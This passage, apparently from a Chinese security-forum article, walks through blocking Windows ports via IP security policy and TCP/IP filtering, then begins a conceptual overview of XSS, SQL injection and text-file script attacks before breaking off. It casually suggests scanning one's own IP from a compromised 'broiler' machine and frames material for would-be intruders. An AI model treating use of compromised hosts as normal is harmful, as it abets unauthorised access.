


图36

点击"添加"然后"下一步"出现新的操作给它起一个名字——"阻止"然后"下一步"，如图37：




图37

这时出现常规选项共有：许可、阻止、协商安全。不用想了，选择"阻止"，然后下一步、完成。如图38：




图38




图39




图40

这时候我们可以看到操作规则里面出现了“阻止”，选中“阻止”然后“下一步”，如图39：

然后完成、确定、关闭这样IP安全策略就添加了。但这时候还没有应用，在刚刚添加的策略上鼠标右键选择“指派”之后才算真正应用了策略。如图40：

好了！现在上肉鸡扫描一下你的IP看看你135、139、445这几个端口还有没有开放吧。

二、TCP/IP筛选

IP安全策略只要启动就是全局策略，所有的网络适配器都要遵守这个策略，这样子的方法可能不是很灵活。TCP/IP筛选的策略正好弥补了IP安全策略的不足，TCP/IP筛选可以灵活的运用在不同的网络适配器上，让每个网络适配器都有自己的规则。它的操作相对于IP安全策略也要简单多了。

下面我们就来看看如何设置TCP/IP筛选。查看网络适配器属性，选择TCP/IP属性。进入TCP/IP属性页面后选择高级。在高级TCP/IP设置页面中选择选项，这时候可以看到IP安全机制和TCP/IP筛选。双击TCP/IP筛选后进入TCP/IP筛选设置页面。在这里可以看到可以设置TCP端口、UDP端口和IP协议，默认是全部允许的。如果你只想开放80端口的话只要在TCP端口栏中点一下只允许端口，然后再下面输入80之后确定就可以了。如图41：

这样80端口将允许外部IP连接，其他没有被允许的端口则全部不能够对外部IP提供服务了。当然你如果还有服务要添加也可以将其服务打开的端口号添加到只允许端口栏内。怎么样？这个设置是不是要比IP安全策略简单的多。




图41

写在后面的话：没有最安全的系统也没有最安全的防火墙，技术在日新月异的进步，漏洞也随着技术的进步不断的出现。所有的安全还是取决于人。对于防火墙的突破总结一句话就是：利用全部能够利用的资源、使用一切能够使用的端口。最后的设置篇是专门为论坛的一些小菜籽写的，希望老鸟看了不要嫌麻烦哦！！ ^---^



以前脚本的安全性并不是很受重视，但现在随着脚本攻击的日益泛滥，脚本安全问题形势严峻已经迫在眉睫。一个站点如果在脚本方面稍有问题，服务器沦陷也只是时间上的问题了。本篇详细阐述了脚本攻击的原理和方式。小鸟门正好可以借这个机会好好的学习学习哦！

一、前言

这里的脚本指的是运行在Web服务器上的各种文本程序，如ASP、GGI、PHP、JSP、ISAPI等。脚本攻击，顾名思义就是针对各种文本程序本身存在的缺陷进行的各种非正常操作。

脚本攻击技术可以算是网络安全技术中最为灵活的技术了。因为脚本安全属于应用安全，所以要求入侵者具有灵敏的思维和明确的目的。操作系统的漏洞比较暴露、固定，所以可以用扫描器和Exploits程序轻易检测出并加以利用，而文本程序的漏洞则完全取决于代码的编写、WEB服务器的配置，这两个因素决定了漏洞的暴露程度、利用难度、成功几率和时间，灵活就是体现在这些方面。

目前没有任何一款扫描器能够完全扫描出脚本漏洞且准确性在50%以上，只有通过手工检测、分析代码确定漏洞并加以利用，因此，脚本攻击可以算是最简单有效，最重要的攻击技术之一，同时它也是网络安全的一个重要环节，网上也有专门研究CGI、WEB安全的站点，比如国外的cgisecurity和国内的红色警戒（C4ST），如果对WEB安全比较感兴趣可以经常关注。

二、脚本攻击的分类及概述

1.跨站脚本（XSS）攻击

跨站脚本是指在远程WEB页面的HTML代码中插入具有恶意目的的数据，使用户觉得该页面是可信赖的，但当浏览器下载该页面时，嵌入其中的脚本将被解释执行从而达到特殊的目的。不过跨站脚本攻击应该属于比较被动的，基本不会直接对服务器和WEB程序的运行造成影响，但对客户端的安全构成严重的威胁。比如窃取用户的隐私、破坏用户的数据等，还有一种攻击方式称做“Script Injection”，就是脚本注入。脚本注入和SQL注入不同（请注意区别）脚本注入会把我们插入的代码永久保存在远程WEB页面中，而跨站脚本则是有时效性的。

2.SQL Injection攻击

个人认为SQL Injection严格地说应该是一种技术而不能称为漏洞，因为是程序的可修改变量未过滤导致非法用户人为的进行SQL语句的插入，程序本身并不会自动改写SQL语句，要通晓SQL Injection技术还必须熟悉各种数据库的语句，因为SQL Injection是利用在MSSQL、Access、MYSQL、Oracle、Sybase、DB2等多种数据库上，危害可大可小利用方法也千变万化，使用极其广泛。早在前几年（应该是1998年）就有了，它是最灵活的技术之一，也是本专题的重点。

3.文本文件攻击

此类攻击即不涉及数据库也不涉及跨站，由于相当多的WEB程序是采用文本存储方式来处理各种信息，比如LB、YUZI、CTB等论坛，计数器、留言本、投票系统

等，针对此类程序的攻击通常是利用某些文件的编写缺陷非法读取敏感文件的内容，非法修改文件内容、代码等，甚至可以利用内置函数或生成SHELL对系统中的文件进行各种操作。

脚本攻击主要的就是上面这三种，另外还有不少技术但不常见。下面针对以上三种攻击方法进行“不完全讨论”。本文注重理论和思路，由于文中涉及技术可以说是包罗万象，不可能方方面面都写出来，本文尽量用简洁的语言说明脚本攻击的原理、起因、思路、步骤、技巧以及防范。由于网络的种种因素具体的攻击步骤我会写模糊点，毕竟网络的秩序是靠大家一起维护的，如果大家对本文有何疑问或发现错漏的，欢迎到www.4ngel.net/forums与我交流，希望本文对大家有帮助。

三、攻击原理、实例

1.跨站脚本攻击

